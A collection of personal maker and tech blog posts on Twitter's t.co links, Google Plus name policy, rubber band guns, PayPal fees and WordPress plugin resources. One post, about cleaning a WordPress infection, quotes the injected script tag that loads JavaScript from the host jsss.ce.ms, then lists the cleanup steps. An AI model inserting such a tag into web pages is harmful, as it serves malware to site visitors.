Twitter’s cute little information gathering tool… the short URL

You’ve probably seen Twitter’s URL shortener, “t.co”, pop up in links.  Then again, you might not even realize it’s there.  Whenever you post a link, it will be shortened with this service automatically.  Interestingly, even a URL that is short enough already, or shortened with another service, will still be shortened into a “t.co” short link.  Their FAQ suggests that all of your links and even your URL shorteners will still work.  It’s just that your click will get passed through “t.co” before it goes on to the URL shortener and then on to your final destination. 1

The reason why seems pretty obvious – because they want to see what people are clicking on and why.  As with other social websites, the users are the product and commodity being sold to advertisers.  Don’t get me wrong – I don’t have a philosophical problem with this.  It seems a decent and legitimate enterprise and a reasonable bargain with the end user for the free use of their service. 2

So, I’m the kind of guy who, seeing a link on a website will sometimes copy and paste that link into an open browser tab, rather than clicking on it.  Sure, it’s 10 more seconds out of my day – but it gives me a perverse little bit of pleasure to thwart such information surveillance.  Imagine my surprise today to discover that this didn’t work!  I went to Twitter, highlighted and copied a Bit.ly link, and pasted it into an address bar.  But what appeared was the “t.co” link!  I figured I must have messed up the coping, so I did it again. 3  Again, I get the “t.co” link.  Once more into the breach.  Again, the same “t.co” link.

Then I notice that each time I hit “Ctrl-C” or right click on the highlighted link the link text flashes for just a moment.  I do it a few more times and realize what’s happening.

Whenever the Javascript in Twitter’s website detects a “Ctrl-C” or right mouse click on a link, which has the CSS class “twitter-timeline-link”, it will swap out the text of the URL for the “t.co” shortened URL.

This little bit of tech just tickles me.  I can conceive of a legitimate reason for this behavior – ubiquitous and imperceptible URL shortening for the ease of all users. 4  But, really, this is just about controlling all links that originate from Twitter so that they can aggregate and analyze.  I just admire this behavior because it is just so slick and nearly totally seamless.

  1. I would point out that when the URL appears in an RSS feed, it shows up as a “t.co” link, which goes through “bit.ly”, instead of the actual link itself. [↩]
  2. I’m not trying to describe their service in any pejorative terms, I’m just trying to describe it accurately.  I don’t think anyone would dispute this is their business model. [↩]
  3. After all, Ctrl-C can get pretty complicated. [↩]
  4. Perhaps you were going to copy/paste the URL into an e-mail and now you won’t have to worry about a broken URL [↩]
Has Google become evil?

I’m not a fan of Facebook or Google Plus.  However, Google’s new “real name” policy is really getting on my nerves.  My Google Plus account is under the pseudonym of “MakerBlock,” so I might as well save them the trouble of suspending my accounts and just delete it now.

Eric Schmidt recently publicly stated Google Plus isn’t a social networking service, it’s an identity service.  The justification for this position was that Google Plus would be better able to serve us by knowing who we really are as well as ranking downwards those people who really are evil.  But, really, Google’s business is selling advertising to those people most likely to be interested based on their research of those people by studying, on a grand scale, every aspect of their lives. 12

I get that the person who logs into Facebook, MySpace, Twitter, or Google Plus aren’t the real customers, that we’re just the product.  This makes sense and, in some cases, seems a fair trade.  It’s a funny line these businesses must walk, however.  Cater too much to the advertisers, and you lose your audience.  Cater too much to the audience, and perhaps you’ll lose advertisers.  I understand, from a business perspective, wanting to know as much about your users as possible.  But, after a certain point it just gets creepy.

No one was really offended by Facebook’s policies until relatively recently – a few data breaches here, a few account suspensions there.  And then they stopped people from treating the data those people created (or consumed) as portable.  People were fine with Google Plus until Google really started enforcing this position.

I suppose, for me, the fundamental issue may just be respect.  I think Google and Facebook have lost respect for their users.  While their business models clearly require observation of the user, it is the difference between watching animals on a wild life preserve versus watching animals in the zoo.  When those policies start to close in around the user – and they can start to see the high walls and feel like they are being watched – that’s when people start to grumble and leave.

Default Series Title
  1. I really doubt Google would dispute that description. [↩]
  2. Hell, it’s probably in their marketing materials… [↩]

OMG – You guys are back!!!

So, after the ridiculous fiasco with my former hosting company it looked like nearly everyone had abandoned this blog. At least, according to Feedburner.  The Feedburner logo had said there were only 30 or so people who were still subscribed.

Well, let me just say, I’m glad to see you’re back.  I’ve brought back ProfileMaker, which I’m really happy about.  So, hang out, I’ll continue to post more drivel here that isn’t fit for the MakerBot® blog.  :)

T Minus 48 Minutes… Plus another two hours

In 48 minutes the second half of Doctor Who Series 6 begins.  I’m pretty excited about this.  In any case, it will start recording from BBC America at 6pm PST12 , but I won’t be able to start watching it until my daughter goes to bed in another two hours.

I’ve waited a few months, I can wait another few hours.  And, this way I won’t have to watch commercials…

  1. As opposed to 9pm MST [↩]
  2. MakerBot Standard Time [↩]

Have you turned your MakerBot or RepRap into a robo-cutter?

I’m curious – has anyone out there retrofitted their MakerBot Cupcake CNC, MakerBot Thing-O-Matic, or RepRap1 with a cutting device?  I recall seeing an example of someone creating a laser cutter, but I was particularly interested in whether someone had made a cutting device using a blade.

If so, what kinds of blades did you use?  Did you create your own?  Did you use off-the-shelf replacement parts for a commercial robo-cutter?

  1. Or other DIY 3D printer, for that matter [↩]

Amazing Rubber Band Guns






I was just floored by this recent post to the Make blog.  This is the most amazing rubber band gun I’ve ever seen in my life. 1  It genuinely looks like a P90 from Stargate SG-1, including the way in which ammunition is loaded. 2  Even if weren’t for how realistic it looks, the mechanism is still fantastic.  It apparently has a single shot/semi-automatic and fully automatic mode.  Here’s what I can’t believe – that the creator of this magnificent toy thought it necessary to obscure their face in the video.  I would be proud to call this my own.








Since I’m on the topic, this next rubber band gun is also pretty cool.






The websites for the first gun is in Japanese, but the Google translation is pretty decent.  The cut-away pictures show most of how the device works.  Just as a head’s up, the way WordPress handles gallery photos puts all of these pictures into a single gallery even though I uploaded them at different times.  The second gun appears to hold 8 shots and will “auto-return” the gun to its starting position.  Although there are a few pictures of the piece from various angles, I don’t really understand how the auto-return mechanism works.  If you’ve got an idea, I would appreciate your insight.

  1. Link to the video, if you’re tuning in via the RSS feed [↩]
  2. It holds 50 rubber bands! [↩]

How to clean an “jsss.ce.ms” SQL injection

Well, that was exciting.  Apparently my website had been attached by some kind of SQL injection.  I was curious if my self-hosted WordPress website had been attacked like 4,300 others.  After some digging around, I found that this was not the case.  A scan by UnmaskParasites.com revealed nothing unusual.  However, a scan by Sucuri’s SiteCheck revealed some Javascript malware entries in some posts.

I say “some” posts.  By this I mean 3300 posts and post revisions dating back to the very first blog entry on this website going to as recently as July 13, 2011.  Not including this post, I’ve got 721 published blog entries – with almost all containing this little gem:

<script type=”text/javascript” src=”http://jsss.ce.ms/16″></script><script type=”text/javascript” src=”http://jsss.ce.ms/16″></script>

Here’s what I did to clean this infection:

  • Copy my entire “_posts”  to “_posts2”
  • Copy my entire “_posts” to “_posts3”
  • Downloaded “_posts3” as a CSV
  • Find and replace all instances of the above script in the CSV with “”
  • Deleted the contents of “_posts3”
  • Uploaded the altered CSV into “_posts3”
  • Renamed “_posts” to “_posts1” and “_posts3” to “_posts”
  • Done!

It’s definitely possible to create a little WordPress plugin to clean this kind of an infection out, but there’s little incentive to do so when the manual fix is relatively easy.  If you’ve got this kind of an infection in your site and don’t know how to take care of it, drop me a line.

PayPal payments and micropayments

So, PayPal has a micropayment system as well as a regular payment system.  The micropayment fee is 5% + $0.05 while the normal fee is 2.9% + $0.30.  For payments below $12.00, it makes sense to use the micropayments system and the normal system above that level.

Here’s the rub – you can only set up your PayPal account for one or the other.  I’m working on a WordPress PayPal plugin, but I’d like to have that plugin work with micropayments without forcing all of my other PayPal transactions to go through that fee structure.  Oh well.

WordPress Plugin Writing Resources

WordPress is easily my favorite open source software project.  I love it for it’s functionality, flexibility, and extensibility.  When it comes to writing a plugin, these are my favorite resources.  Don’t write a plugin without them!

  1. WordPress.org Codex for Writing a Plugin
    1. If you’re just getting started, this is the place to begin
  2. WordPress.org Codex Plugin API
    1. a great overview of the WordPress plugin API
  3. WordPress Action Reference
    • When WordPress displays a post, page, or the administrative pages it has to run through a number of functions and actions.  Your plugin will need to be activated at one of these points, and it is very helpful to know the order in which things happen.
  4. WordPress Filter Reference
    • The WordPress filter reference is a list of WordPress filters.  Each one will be able to deliver a little piece of the website for your to manipulate in your plugins.
  5. WordPress PHP Cross-Reference
    • The WordPress codex is pretty good – but it is not comprehensive.  If you want to know how some of the more obscure functions, variables, or constants work, you’ll just need to dive into the source code itself.  PHPXRef is, hands down, the best way to do this.  It let’s you search and read the the source code from their website.
  6. Top 10 Most Common Coding Mistakes in WordPress Plugins
    • This is quite possibly the best blog post about writing WordPress plugins.  Applying these guidelines will make you a better WordPress developer and your plugins faster, more efficient, and more awesome. :)
  7. How to Design and Style Your WordPress Plugin Admin Panel
    • In a lot of ways, a program is only as good as its user interface.  Build a good friendly and powerful interface and people will use your program.  Build a bad one and no one will use it, no matter how awesome it is.  This one blog post gives numerous little ways to make your WordPress plugin administrative interface look better.
Test